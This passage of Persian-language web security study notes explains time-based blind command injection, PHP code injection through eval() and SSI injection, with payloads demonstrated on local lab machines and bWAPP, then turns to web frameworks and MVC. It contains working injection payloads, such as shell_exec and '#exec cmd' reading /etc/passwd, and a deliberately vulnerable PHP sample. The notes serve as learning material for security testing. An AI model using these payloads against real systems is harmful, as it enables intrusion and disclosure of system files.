توی شرط دستور شرطی گفتیم که بیا و whoami رو اجرا کن و نتیجه رو به `| cut -c 1` بده، این `cut -c 1` میاد و اولین کاراکتر از نتیجه whoami رو میگیره و بعد توی شرط گفتیم که اگه برابر Q بود، 5 ثانیه صبر کن که چون نبوده صبر نکرده و تمام شده. توی شرط دوم گفتیم که اگه اولین کاراکتر whoami برابر o بود بیا و 5 ثانیه صبر کن و میبینید که 5 ثانیه صبر کرده و بعد جواب داده. از طریق این کار ما میتوانیم با بررسی تمام حروف الفبا انگلیسی، بالآخره به نتیجه دستور whoami برسیم.

به مثال دیگه از این کار بزنیم. فرض کنید که میخوایم تعداد کاراکتر های خروجی whoami رو بدست بیاریم. میدونیم که یه دستور داریم `wc` که با فلگ m- تعداد کاراکتر های ورودی که بهش میدیم رو بهمن میده. مثلث توی تصویر زیر میبینید که تعداد کاراکتر های یک ورودی رو تونستیم بشماریم:

```
osboxes@osboxes:/var/www/example.local$ echo "abcdef" | wc -m
7
osboxes@osboxes:/var/www/example.local$
```

یک واحد بیشتر نشون میده که فک کنم به خاطر کاراکتر خط بعد هست و اینو در نظر داشته باشیم. حالا میتوانیم با ترکیب این دستور با دستورات شرطی و دستور sleep تعداد کاراکتر های دستور whoami رو بدست بیاریم:

```
osboxes@osboxes:/var/www/example.local$ time if [ $(whoami | wc -m) == 7 ]; then sleep 5; fi
real 0m0.011s ←
user 0m0.004s
sys 0m0.006s
osboxes@osboxes:/var/www/example.local$ time if [ $(whoami | wc -m) == 8 ]; then sleep 5; fi
real 0m5.017s ←
user 0m0.010s
sys 0m0.006s
```

میبینید که 8 رو بهمن داد و خب میدونیم یک کاراکتر زیاد هست و یعنی تعداد کاراکتر های whoami میشه 7 کاراکتر. اگه یه جایی تونستیم دستورات شرطی شل رو اجرا کنیم به نظرم ایده جذبیه که از طریق Data Exfiltration رو کنیم.

اما DNS based data exfiltration چیه؟ چرا الان بخواه توضیح بدم و قتی هنوز اگاهی کاملی ندارم نسبت بهش، اینو در ادامه توضیح خواهم داد و بررسی کاملی خواهیم کرد، الان حس میکنم اگه توضیح بدم به دلیل ابهاماتی که دارم ممکنه اشتباهاتم بیشتر شه و داشش اشتباهی رو ثبت کنم. میداریم برا بعدا...


آخرین نکته ای که میخواه درمورد OS Command Injection بگم، توابعی هست که توی یک کد وب اپلیکیشن میتوانه منجر به این اسیب پذیری بشه. هر وقت یه جایی یه وقتی یه پروژه White Box داشتید و میخواستید Code Review کنیم و کد به زبان PHP بود، توابع زیر خطرناک هستند:

shell_exec()	.1
system()	.2
exec()	.3
popen()	.4
passthru()	.5
proc_open()	.6
pcntl_exec()	.7

این توابع جهت اجرای دستورات شل استفاده میشوند و اگه ورودی کاربر بتواند در ورودی این توابع تغییراتی ایجاد کند میتواند موجب OS Command Injection شود.

منبع: <https://github.com/dustystyle/PHP-vulnerability-audit-cheatsheet>

یک افزونه ای وجود داره به نام Hack-Tools که توی زمینه ساخت پیلود واسه اسیب پذیری های مختلف، معرفی برخی اسیب پذیری ها، دستورات لینوکسی و Powershell و ... میتونه کمک زیادی بکنه. هم روی کروم و هم روی فایرفاکس میتوانید نصب کنید و لذتش رو ببرید (البته من میخواستم نصب کنم Windows Defender نداشت و ویروس تشخیص داد) :



برخی نرم افزار های امنیتی وجود دارن که نسبت به Incoming شبکه حساس اند. یعنی ترافیک ورودی یک سرور رو بررسی میکنند و عبارات و پیلود های مخرب رو شناسایی میکنند و طبق الگویی که برآشون تعریف میشه برخی از درخواست ها رو DROP میکنند و امنیت وب اپلیکیشن رو بیشتر، WAF ها معمولاً چنین اند. اما بعضی از نرم افزار هم هستند که روی ترافیک Outgoing حساس اند و فایل ها و داده های که از یک سرور خارج میشه رو مانیتور میکنند و در صورت وجود برخی از اطلاعات حساس، از خروج اون پکت جلوگیری میکنند، DLP یا Data Leakage Protection یا WAF ها چنین اند. البته میشه به WAF ها هم یاد داد و الگو هایی رو برآشون تعریف کرد که روی ترافیک Outgoing نظارت کنند و برخی از اطلاعات حساس رو سانسور کنند یا از خروج پکت شامل اطلاعات حساس جلوگیری کنند. با پیس کردن هر کدام از این نرم افزار ها خودش اهمیت داره و باید یاد بگیریم.

یک ورودی Sanitize نشده رو اکسلپولیت میکنه تا از ضعف امنیتی اون اپلیکیشن استفاده کنه و یک کد مخرب رو اجرا کنه. کد مخرب تزریق شده به زبان برنامه نویسی هست که Backend و ب اپلیکیشن با اون نوشته شده و از طریق مفسر سمت سرور در پاسخ به درخواست مهاجم تفسیر و اجرا میشه یعنی اگه ما یک وب اپلیکیشن داریم که به زبان PHP نوشته شده است، اگه یک ورودی رو پیدا کنیم که امکان اجرای کد های PHP رو به ما بده (برخی توابع خطرناک این امکان رو فراهم میکنند) میتوانیم یک سری کد های مخرب PHP بنویسیم و از طریق اون ورودی به اون تابع خطرناک پشت ورودی بدی و برامون اجراش کنه (در ادامه با مثال شرح خواهیم داد). هر اپلیکیشنی که ورودی های کاربر رو Validate و Sanitize نمیکنه و از توابع خطرناکی مثل eval() و ... استفاده میکنه و ورودی Sanitize و Validate نشده کاربر را توی این توابع استفاده میکنه، اسیب پذیر به Code Injection است.

نکته : ما اصطلاح Code Injection رو جهت ارجاع دادن به اکسلپولیت کردن اجرای کد های به صورت داینامیک سمت سرور میگیم (همچنین بهش Eval Injection Attack هم میگن). بهتره این مورد رو با انواع تزریق کد های دیگه اشتباه نگیرید، مثل XSS یا همون Cross-Site Scripting که موجب میشه کد های جاوا اسکریپت رو اجرا کنه یا SQL Injection که دستور العمل های SQL رو به سرور دیتابیس تزریق میکنیم. اینا رو با هم اشتباه نگیرید. وقتی میگیم Code Injection منظور من تزریق یک کد به زبان برنامه نویسی است که وب اپلیکیشن با اون زبان نوشته شده و ما راهی رو پیدا کردیم که از طریق یک ورودی کد های اون زبان برنامه نویسی رو بهش پاس و بدیم و در جواب برامون کد ها رو تفسیر کنه.

چه چیزهایی موجب این اسیب پذیری میشے؟ توی زبان ها برنامه نویسی مختلف ما توابعی رو داریم که از طریقشون میتوانیم، کدهای نوشته شده به اون زبان رو در قالب یک String به این توابع بدم و این توابع اون String رو برآمون اجرا کنه. یعنی چطوری؟ فرض کنید که ما یک متغیر به نام \$my_str توی PHP داریم که حاوی مقدار زیر است:

```
php > $my_str = "echo 'Hello World!';";
php >
```

منظورم اینه که مقدار متغیر \$my_str خودش یک کد PHP هست. توابعی وجود دارند که اگه این عبارت رشته ای رو بهشون بدم برآمون به عنوان یک کد PHP اجرا میکن مثل تابع eval():

```
php > $my_str = "echo 'Hello World!';";
php >
php > eval($my_str);
Hello World!
php >
```

توی مثال زیر هم میبینید که یک متغیر تعریف کردم و یک عبارت شرطی رو هم درکارش اجرا:

```
php > $my_str = "\$a = 128; if(\$a > 112){ echo 'a is bigger than 112'; }";
php > eval($my_str);
a is bigger than 112
php >
```

دققت کنید که اگه یک متغیر توسط eval تعریف شود توی مموری ایجاد شده و در تمام اسکریپت در دسترس است:

```
php > $my_str = "\$a = 128;";
php > eval($my_str);
php > echo $a;
128
php >
```

توابعی که توی لیست زیر اوردهم کارشون مثل eval() هست و استفاده ازشون میتوانه منجر به اسیب پذیری Code Injection در کدهای PHP شود:

- 1 eval()
- 2 assert()
- 3 preg_replace()
- 4 create_function()

تمام این توابع در صورتی که ورودی کاربر روشون ناشی از بزاره و کاربر بتونه با ورودی های مختلف ورودی های این توابع رو کنترل کنه میتوانه منجر به Code Injection شود و راه حل اینه که:

1. ورودی های کاربر رو در صورتی که قصد استفاده ازشون توی این توابع رو داشتیم، Sanitize و Validate کنیم.
2. اصن از این توابع توی کدهامون استفاده نکنیم. اگر نیازی نیست که ما از اینها استفاده کنیم واقعاً.

اسیب پذیری Code Injection میتوانه منجر به چه چیزهایی شود؟

1. میتوانه منجر به Information Leakage شود.
2. میتوانه منجر به XSS شود.
3. میتوانه منجر به OS Command Injection شود.
4. ...

بستگی به نوع اکسپلوبیت کردن ما داره، اگه بخوایم بانتی بگیریم بهتره که این اسیب پذیری رو منتهی به چیزی کنیم که بیشتری بانتی ممکن رو بهمون میدن مثل OS Command Injection.

وقتی PHP توی Code Injection رخ میده اصطلاحات بهش میگن PHP Code Injection و زمانی هست که یک مهاجم بتونه کنترل کاملی رو ورودی یک تابع مثل eval() یا همونایی که تو لیست بالا گفتیم پیدا کنه. در این زمان تقریباً هر کاری رو میتوانه انجام بده و محدودیتی که خواهد داشت به توانایی کد های PHP بستگی داره. راحت ترین کار اینکه بیاد و تابع shell_exec() یا system() رو اجرا کنه و بتونه OS Command Injection انجام بده.

بریم یه چندتا مثال از این حفره امنیتی ببینیم تا بهتر روی موضوع تسلط پیدا کنیم. یه وب اپلیکیشن داریم که کدش به شکل زیر هست. ایشون میاد و از کاربر یک ورودی میگیره و این ورودی رو توسط eval() موردن echo قرار میده. یه کار احمقانه هست ولی خب جهت مثال مشکلی نداره. تا زمانی که جامه علم نپوشیده میشه هر مثال زد و به کسی صدمه نمیزنه.

```

8 <body>
9   <form action="" method="GET">
10    <input type="text"
11      style="width: 400px; padding: 5px 10px; font-size: 18px;" 
12      name="input" placeholder="Enter your input here ..." value=<?php if(isset($_GET['input'])){ echo $_GET['input']; } ?>" autofocus />
13    <input type="submit" value="Done" />
14  </form>
15
16  <?php
17  if(isset($_GET['input'])){
18    echo "Output: ";
19    eval("echo '<span style=\"font-size: 19px; font-weight: bold;\"><' . $_GET['input'] . '</span>';");
20    // echo "<br />";
21    // echo "<span style=\"font-size: 19px; font-weight: bold;\"><' . $_GET['input'] . '</span>';";
22  }
23 ?>
24 </body>

```

میبینید که یک فرم داریم و یک ورودی به نام `input` میگیره و از خط 16 کدهای PHP شروع میشه، چک میکنه که ایا `$_GET['input']` وجود داره و اگه باشه میاد و `() eval` با یک ورودی اجرا میکنه که توی ورودی `$_GET['input']` در واقع داره `$_GET['input']` را `echo` میکنه. بریم ببینیم چطوری میتوانیم این رو اکسپلوبیت کنیم. من ورودی رو `Hello World!` دادم و به شکل زیر نشون داده شده است:

Code Injection 1

Not secure 192.168.89.128/vulnes/ci/ci1.php?input=Hello+World%21

Hello World!

Output: Hello World!

در نهایت قصد دارم تابع `shell_exec()` و `phpinfo()` را اجرا کنم. هر اختلالی که بتونیم از طریق وارد کردن هر کاراکتری ایجاد کنی بده معنی وجود یک مشکل امنیتی میتوانه باشه. میدونیم که وقتی `echo` میکنیم یک رشته رو باید اون رشته رو یا توی **Double Quote** یا **Single Quote** قرار بدیم. پس من میام و پیلودم رو به **Single/Double Quote** اغشته میکنم:

Code Injection 1

Not secure 192.168.89.128/vulnes/ci/ci1.php?input=%27Hello+World

'Hello World

Output: "Hello World"

بله میبینید که Output نداریم و این یعنی مشکل است. حالا باید سعی کنیم که با وجود `Hello World` ها **Single Quote** را چاپ کنیم. یعنی به طور ابی ببایم و اون رو از بقیه رشته جدا کنیم تا بتونیم به جاش پیلود اصلی رو بنویسیم.

Code Injection 1

Not secure 192.168.89.128/vulnes/ci/ci1.php?input=%27+.+%27Hello+World%27+.+%27

'. 'Hello World' . '

Output: Hello World

میبینید که چاپ شد. حالا میتوانیم ببایم و به جالی "Hello World" یک کد PHP اجرا کنیم مثل :

Code Injection 1

Not secure 192.168.89.128/vulnes/ci/ci1.php?input=%27+.+phpinfo%28%29+.+%27

'. phpinfo() . '

Output:

PHP Version 8.2.10-2ubuntu1

System Linux osboxes 6.5.0-15-generic #15-Ubuntu SMP PREEMPT_DYNAMIC Tue Jan 9 17:03:36 UTC 2024 x86_64

اجرا شد :) حالا که توئنستیم کدهای PHP را اجرا کنیم برای سروقت اجرای OS Command ها . به جای `phpinfo()` از تابع `shell_exec()` استفاده میکنیم و دستور مورد نظرمون رو بهش میدیم . مثلًا دستور `cat /etc/passwd`



میبینید که توئنستیم محتوای فایل `/etc/passwd` را بخونیم . به همین جذابی و سادگی . البته گاهی اوقات توی پروژه ها میدونید که ما نیاز داریم به **Bypass** ها و اینقدرها هم ساده نیست ولی خوب میشه کاریش کرد .

نم دستی ترین پیلود واسه **PHP Code Injection** تابع `phpinfo()` هست که اطلاعات کاملی درمورد PHP, Web Server, Database ... را به ما میده . اصن پیدا کردن این تابع توی یک وب اپلیکیشن به معنی مشکل امنیتی **Information Leakage** هست و میشه گزارش داد . اینم بگم که گاهی اوقات `phpinfo()` توی درخواست کاربر موجب تحریک **WAF** یا سیستم های امنیتی میشه و ممکن هست که کار نکه . برخی از نوابعی که میتوانیم به عنوان پیلود توی PHP Code Injection ازشون بهره بگیریم توی لیست زیر اوردم :

1. `exec()`
2. `passthru()`
3. `shell_exec()`
4. `system()`
5. `proc_open()`
6. `popen()`
7. `curl_exec()`
8. `curl_multi_exec()`
9. `parse_ini_file()`
10. `show_source()`

در نهایت هم بگم که یک **PHP Code Injection Advanced Deserialization** میتوانه رخ بد که در اینده بررسی میکنیم . تا اینجا سطح مقدماتی بود .

Server-side Includes (SSI) Injection Vulnerability چیست ؟ در ابتدا باید بدونی که SSI چی هست تا بفهمیم منظور از این اسیب پذیری چیست . امروزه ما تکنولوژی هایی داریم که میتوانیم از طریق شون محتوای پویا رو توی فایل های وب اپلیکیشن قرار بدم و بهشون میگن **Template Engine** ها، تکنولوژی هایی مثل ... `SSI`, `Jinja2`, `Blade`, ... `SSI` یک حالتی به شکل همین **Template Engine** ها هست که در گذشته و امروزه استفاده میشه که به یک توسعه دهنده اجازه میده که داخل فایل های `HTML` دادهها و محتوای داینامیک قرار بده . وقتی که یک سرور یک فایل حاوی `SSI` رو اجرا میکنه ، قبل از فرستادن فایل به کاربر میاد و فایل رو به مشاهده ای میکنه و محتوای داینامیک اون فایل رو ایجاد میکنه و توی فایل قرار میده و سپس اون فایل رو به سمت کاربر میفرسته . اگه بخواه مثالی بزنم از محتوای داینامیک میشه به **File Include** ها، هدر های مختلف، محاسبه و نمایش اندازه محتوای فایل و تاریخ اخرين تغییرات و ... چنین چیز هایی رو میشه از طریق `SSI` توی یک فایل قرار داد و خوب دستوراتی هم داره که باید از اونها استفاده کرد .

سوال بعدی اینه که چطوری `SSI` کار میکنه ؟ یک وب سرور قبل از اینکه فایل `HTML` رو به سمت کاربر ارسال کنه ، اون فایل رو **Parse** میکنه **Parse** کردن یک مفهوم برنامه نویسیه ، سرچش کن اگه نمیدونی) و عبارات `SSI` رو اجرا میکنه و توی فایل `HTML` قرار میده .

سوال بعدی اینه که `SSI` چطوری فعال میشه ؟ جهت فعل کردن `SSI` باید ابتدا به وب سرور بگیم که چنین چیزی رو میخوایم و بعد دستور العمل هایی رو به محتوای وب اضافه کنیم و سپس فایل های دارای این دستور العمل رو با پسوند `.shtml` یا `.shtm` ذخیره کنیم . حالا چطوری به وب سرور بگیم ؟ میتوانید از لینک <https://bobcares.com/blog/activate-ssi-apache> واسه پیکربندی های مربوط به `SSI` توی اپاچی کمک بگیرید .

دستور العمل های پایه ای `SSI` چی هستند ؟ دستور العمل ها به صورت `Comment` توی فایل های `shtml`, `shtm`. قرار میگیرند و سینتکس کلی اونها به شکل زیر است :

➤ <!--#command parameter="value" ... >

بریم یک مثالی از فایل های دارای محتوای SSI بزنیم تا بیشتر نسبت بهش اگاهی پیدا کنیم. یک فایل میسازیم به نام ssii2.shtml و تو شفقت یک دستور مینویسیم:

```
GNU nano 2.0.7 File: ssii2.shtml
<!--#echo var="DATE_LOCAL" -->
اجرای این فایل به ما نتیجه زیر را میده:
```

← → ⌂ △ Not secure 192.168.89.129/bWAPP/ssii2.shtml

Tuesday, 30-Jan-2024 20:42:36 CET

یه متغیر به نام DATE_LOCAL وجود داره که ساعت و تاریخ محلی سیستم رو توی خودش نگهداری میکنه و ما از طریق دستور echo در SSI اون رو چاپ کردیم.

دستور دیگه ای وجود داره به نام exec که سینتکسش به شکل زیر هست:

➤ <!--#exec cmd="SHELL_COMMAND" -->
➤ <!--#exec cmd="cat /etc/passwd" -->

اون قسمت SHELL_COMMAND یک دستور شل رو توی خودش میگیره و اجرا میکنه. این پیلوودی هست که به ما اجازه میده اگه یه جا SSI Injection بود، بتونیم به OS Command Injection تبدیلش کنیم.

توی مثال زیر دستور اجرای دستورات شل رو توی SSI تست کردیم و به شکل زیر توی فایل ssii2.shtml نوشتم:

```
GNU nano 2.0.7 File: ssii2.shtml
<!--#exec cmd="cat /etc/passwd" -->
میبینید که گفتیم دستور cat /etc/passwd رو اجرا کنه و نتیجه به شکل زیر میشه:
```

← → ⌂ △ Not secure 192.168.89.129/bWAPP/ssii2.shtml

root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/v
فر کنم به اندازه کافی در مرور SSI حرف زدیم و بهتره بریم سروقت SSII یا Server-Side Includes Injection میتونیم پیدا و اکسپلولیشن کنیم. تقریبا میتونم بگم که اگه یه جایی فایل هایی با پسوند .shtml, .shtm, .htm احتمال بسیار زیاد SSI وجود داره و میتوانید به دنبال SSII باشید.

چالشی که واسه این مورد در نظر دارم توی BWAPP وجود داره و ادرسش به عبارت زیر هست که اگه خواستید توی BWAPP خودتون پیداش کنید:

<http://192.168.89.129/bWAPP/ssii.php>

توی این چالش از ما دوتا ورودی میگیره، یکی به نام firstname و دومی به نام lastname که اینا رو با یک درخواست POST به سمت وب سرور ارسال میکنه:

```
57 <form action="/bWAPP/ssii.php" method="POST">
58
59     <p><label for="firstname">First name:</label><br />
60     <input type="text" id="firstname" name="firstname"></p>
61
62     <p><label for="lastname">Last name:</label><br />
63     <input type="text" id="lastname" name="lastname"></p>
64
65     <button type="submit" name="form" value="submit">Lookup</button>
66
67 </form>
```

اما وقتی به وب سرور ارسال میشن چه اتفاقی براشون میفته؟

```
$line = '<p>Hello ' . $firstname . ' ' . $lastname . ',</p><p>Your IP address is:' . ' </p><h1><!--#echo var="REMOTE_ADDR" --></h1>';

// Writes a new line to the file
$fp = fopen("ssii.shtml", "w");
fputs($fp, $line, 200);
fclose($fp);

header("Location: ssii.shtml");
exit;
```

توی تصویر بالا میبینید که ابتدا میاد و یک متغیر به نام \$line ایجاد میکنه و ورودی ها رو به هم میچسبونه و انتهای این خط میبینید که یک دستورSSI وجود داره که یک متغیر به نام REMOTE_ADDR که اشاره میکنه به echo IP Address کاربر رو میکنه و درنهایت میاد و یک فایل میسازه به نام ssii.shtml و مقدار متغیر \$line رو توی این فایل میریزه و توسط اون خط "header("Location: ssii.shtml")" را به این فایل Redirect میکنه.

ورودی های من اگه Ahmad باشه، فایل ssii.shtml به شکل زیر Render میشه :

Hello Ahmad Ahmad,

Your IP address is:

192.168.89.1

ما میبینید که پسوند فایل.shtml هست، یعنی اینکه داره از SSI استفاده میکنه و اگه من بتونم یک ورودی رو بهش بدم که توی این فایل shtml بازتاب بشه مثل Ahmad و Ahmad، پس میتونم به جای این ورودی ها دستورالعمل های SSI رو بدم و اجرا بشن. ابتدا میایم و یک دستور الکی مثل پیلود زیر رو میدیم و بینیم واکنش وب اپلیکیشن چیه؟ اخه اگه دستورالعمل ما اشتباه باشه برای ما خطاب برミگردنه:

> <!--#alaki -->

Your IP address is:

192.168.89.1

میبینید که خطای داده و میگه من این دستورالعمل يا Directive رو نمیتونم پردازش کنم. خب پس SSI Injection داره. حالا وقت اینه که یک Directive درست SSI رو بهش بدیم و بهترین پیلود به نظر من پیلود زیر هست که OS Command Injection رو به SSI Injection تبدیل میکنه:

> <!--#exec cmd="cat /etc/passwd" -->

Hello root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sys games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backt Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh snats:x:41:41:GnatS Bnσ-Renorting Svstem (admin):/var/lib/snats:/f میبینید که اجرا شد و فایل /etc/passwd رو cat کرد. جالب بود.

بغم که SSI امروزه دیگه فک نکنم زیاد استفاده بشه ولی خب دونستش فقط سطح دانش شما رو زیاد میکنه و میتونه یه ایدههای درمورده Template Engine ها هم توی ذهنتون پدید بیاره و به نظرم ارزشش رو داره اگه بتونه حداقل این اهداف رو انجام بده.

تابع (`header()`) PHP توی مثال بالا این تابع رو داشتیم که گفتیم ما رو `Redirect` میکرد چون ورو دیش `Location: XXXX` بود . اما کاری که این تابع انجام میده اینه که میتوانیم از طریقش توی `Header Response` یک مولفه `Header` را تنظیم کنیم . میدونید که علاوه بر `Request` ها هم هدر دارند و مولفه هایی توی هدرهاشون وجود داره . توسط (`header()`) میتوانیم توی `Response` که به سمت کاربر میره یک مولفه `Header` خاص رو تنظیم کنیم . مثلاً کد زیر یک مولفه به نام `Alaki` با مقدار `XXXXXXX` توی هدر `Response` به سمت کاربر می فرسته :

```

9   <?php
10  header("Alaki: XXXXXXX")
11  ?>

```

Response Headers

Alaki:	XXXXXX
Connection:	Keep-Alive
Content-Encoding:	gzip
Content-Length:	168
Content-Type:	text/html; charset=UTF-8
Date:	Wed, 31 Jan 2024 00:29:28 GMT
Keep-Alive:	timeout=5, max=98
Server:	Apache/2.4.57 (Ubuntu)
Vary:	Accept-Encoding

وقتی بپرس مقدار `Location: XXXXXX` رو میدیم به این معناست که این صفحه رو به `XXXXXX` ببر، یعنی کاربر رو به `XXXXXX` دیدایرکت کن .

قبل از اینکه بریم سروقت توضیحات مربوط به حفره امنیتی `SQLi` باید توضیحاتی در باب چند مفهوم کلی بدیم . این مفاهیم به عبارت زیر هستند :

1. فریمورک
2. معماری `MVC` یا `MVT` چیست ؟
3. `RDBMS` یا `Relational DataBase Management System` چیست ؟

ابتدا ببینیم فریمورک چیه ؟ در وب اپلیکیشن ها فریمورک های مختلفی با زبان ها برنامه نویسی متفاوتی بوجود آمدند که بر مبنای معماری `MVC`, `MVT`, ... هستند و سعی کردنند خیلی از حفرات امنیتی را رفع کنند و برنامه نویسی رو یک ساختاری بدند و حقیقتاً هم بگم که موفق بودن و برنامه نویسی کردن یک وب اپلیکیشن با یک فریمورک امن تر و ساده تر هست . بریم یه چندتا از این فریمورک ها رو معرفی کنیم :

1. `Ruby on Rails`: یک فریمورک `Open-Source` توسعه وب هست که از معماری `MVC` یا همون `Model-View-Controller` پیروی میکنه و امکانات زیادی مثل `Convention Over Configuration`, `Scaffolding`, `Security Testing` و `Configuration Over Security` رو فراهم میکنه . این فریمورک همونطور که از اسمش بیداست باز با `Ruby` نوشته شده و امروزه استفاده زیادی ازش میشه .

2. `Django`: یک فریمورک `Open-Source` جهت توسعه وب اپلیکیشن هاست که با زبان پایتون نوشته شده است . ایشون هم از معماری مانند `MVC` به نام `MVT` یا `Model-View-Template` استفاده میکنه که برنامه نویسی یک چارچوب دهنده خوب کرده .

امکاناتی که این فریمورک فراهم میکنه عبارت اند از سرعت توسعه بالا، `Scalability` و `Security` و کتابخونه های زیاد پایتون .

3. `ASP.NET Core`: یک فریمورک `Open-Source` بر اساس `C#` و `.NET Core` است . این فریمورک حالتی-`Cross-Platform` دارد و عملکرد بسیاری خوبی در کارکردن با معماری هایی مثل `MVC` و `MVC Pages` رو میشه باهش تجربه کرد .

4. `Spring Boot`: یک فریمورک طراحی وب اپلیکیشن بر مبنای `Java` و فیمورک `Spring` است . نسبتاً فریمورک سبک و ساده جهت استفاده ای است و پیکربندی ها و توسعه وب اپلیکیشن رو ساده میکنه .

5. `Laravel`: یک فریمورک طراحی وب اپلیکیشن بر اساس `PHP` است که از معماری `MVC` استفاده میکنه . امکانات بسیار زیادی رو در اختیار برنامه نویس میزاره مانند سینتکس خیلی خوب و ساده، مکانیزم های `Routing`, `Caching`, `Authentication` و `Testing` .

6. `Express.js`: یک فریمورک طراحی وب اپلیکیشن بر مبنای `Node.js` است . حالتی `Minimalist` و انعطاف پذیر داره که اجازه میده که یک وب اپلیکیشن سریع و `Scalable` طراحی کنیم .


7. `Flask`: این فریمورک بر مبنای پایتون نوشته شده و بر اساس `Werkzeug` و `Jinja2` است . `Werkzeug` یک مجموعه از کتابخونه های سودمند `WSGI` است که امکان طراحی وب اپلیکیشن های درست درمون رو فراهم میکنه و `Jinja2` هم یک

View Engine است که View های سمت کاربر را طراحی میکنه . یک Micro-Framework Flask محسوب میشه که کنترل و انعطاف پذیری بیشتری رو فراهم میکنه .

8. **Code Generation:** فریمورک بر مبنای PHP است که از معماری MVC استفاده میکنه و امکاناتی مثل Scaffolding, Validation, Security

فریمورک های زیادی وجود داره ولی خب من چندتا از معروفانش رو بالا توضیح دادم . در همین حد بدونیم کافیه ولی اگه بلد باشیم که بر اساس اونها وب اپلیکیشن طراحی کنیم بسیار کمک کننده خواهد بود .

بریم یه نگاهی به معماری MVT و MVC بندازیم، معماری که خیلیا مدعی هستند حفظ امنیتی SQL Injection (حفره امنیتی) که قراره بررسی کنیم) رو رفع کرده . که در فریمورک هایی مثل Laravel در PHP و ASP.NET و MVT یا Model-View-Template که در جنگو میتوانیم بینیم ساختار کد نوشتن و برنامه نویسی Backend رو تغییرات اساسی داد . تصویر زیر نمایی از نحوه عملکرد MVC رو نشون داده :



نیاز هست که برخی از اصطلاحات تصویر بالا رو توضیح بدم . توی تصویر بالا سه اصطلاح ممکن هست که نا مفهوم باشه که به عبارت زیر هستند :

1. **VIEW:** کامپوننت های VIEW تمام برای تعریف منطق UI و وب اپلیکیشن استفاده میشن و UI رو برای کاربر میسانز . دادهها از Database توسط MODEL گرفته میشن و به Controller داده میشه و اون رو به VIEW میده و UI از طریق اون دادهها برای کاربران ساخته و به کاربر نشون داده میشود .

2. **CONTROLLER:** منطق کلی وب اپلیکیشن رو شامل میشه و رابط میان VIEW و MODEL هاست . درخواست کاربر از طریق VIEW گرفته میشه و به Controller داده میشه، تمام درخواست های ورودی رو میگیره، فرایند های منطقی و وب اپلیکیشن رو توی خودش داره و روی درخواست ها اعمال میکنه و داده های لازم برای پاسخ به کاربر رو از طریق MODEL ها دریافت میکنه . چه منطق هایی توی Controller ها تعریف میشن؟ بررسی و صحت سنجی درخواست ها و ورودی ها، Access Control Management ... در Controller ها اعمال میشوند .

3. **MODEL:** در معماری MVC یا MVT جایی که منطق وب اپلیکیشن در ان تعریف میشود با پایگاه داده ارتباط مستقیم ندارد و ارتباط مستقیم با پایگاه داده توسط MODEL ها مدیریت میشود، یعنی گرفتن دادهها از پایگاه داده و یا تغییر دادهها در پایگاه داده توسط MODEL ها انجام میشود به Controller، تمام منطق و لاجیک مربوط به data ها رو در خودش داره . کاربر درخواست یک data رو از طریق VIEW به Controller میده و Controller به علت اینکه توانایی تعامل مستقیم با پایگاه داده (جایی که داده درخواستی کاربر در ان است) رو نداره باید درخواست رو به MODEL بدهد و MODEL داده درخواستی Controller رو از پایگاه داده میگیره و بهش میده و Controller داده درخواستی کاربر رو که از مدل گرفته پردازش میکنه و عملیات های لازم روش انجام میده و در نهایت با VIEW ارتباط میگیره که UI رو طبق داده درخواستی کاربر میسازه و برآش میفرسته .

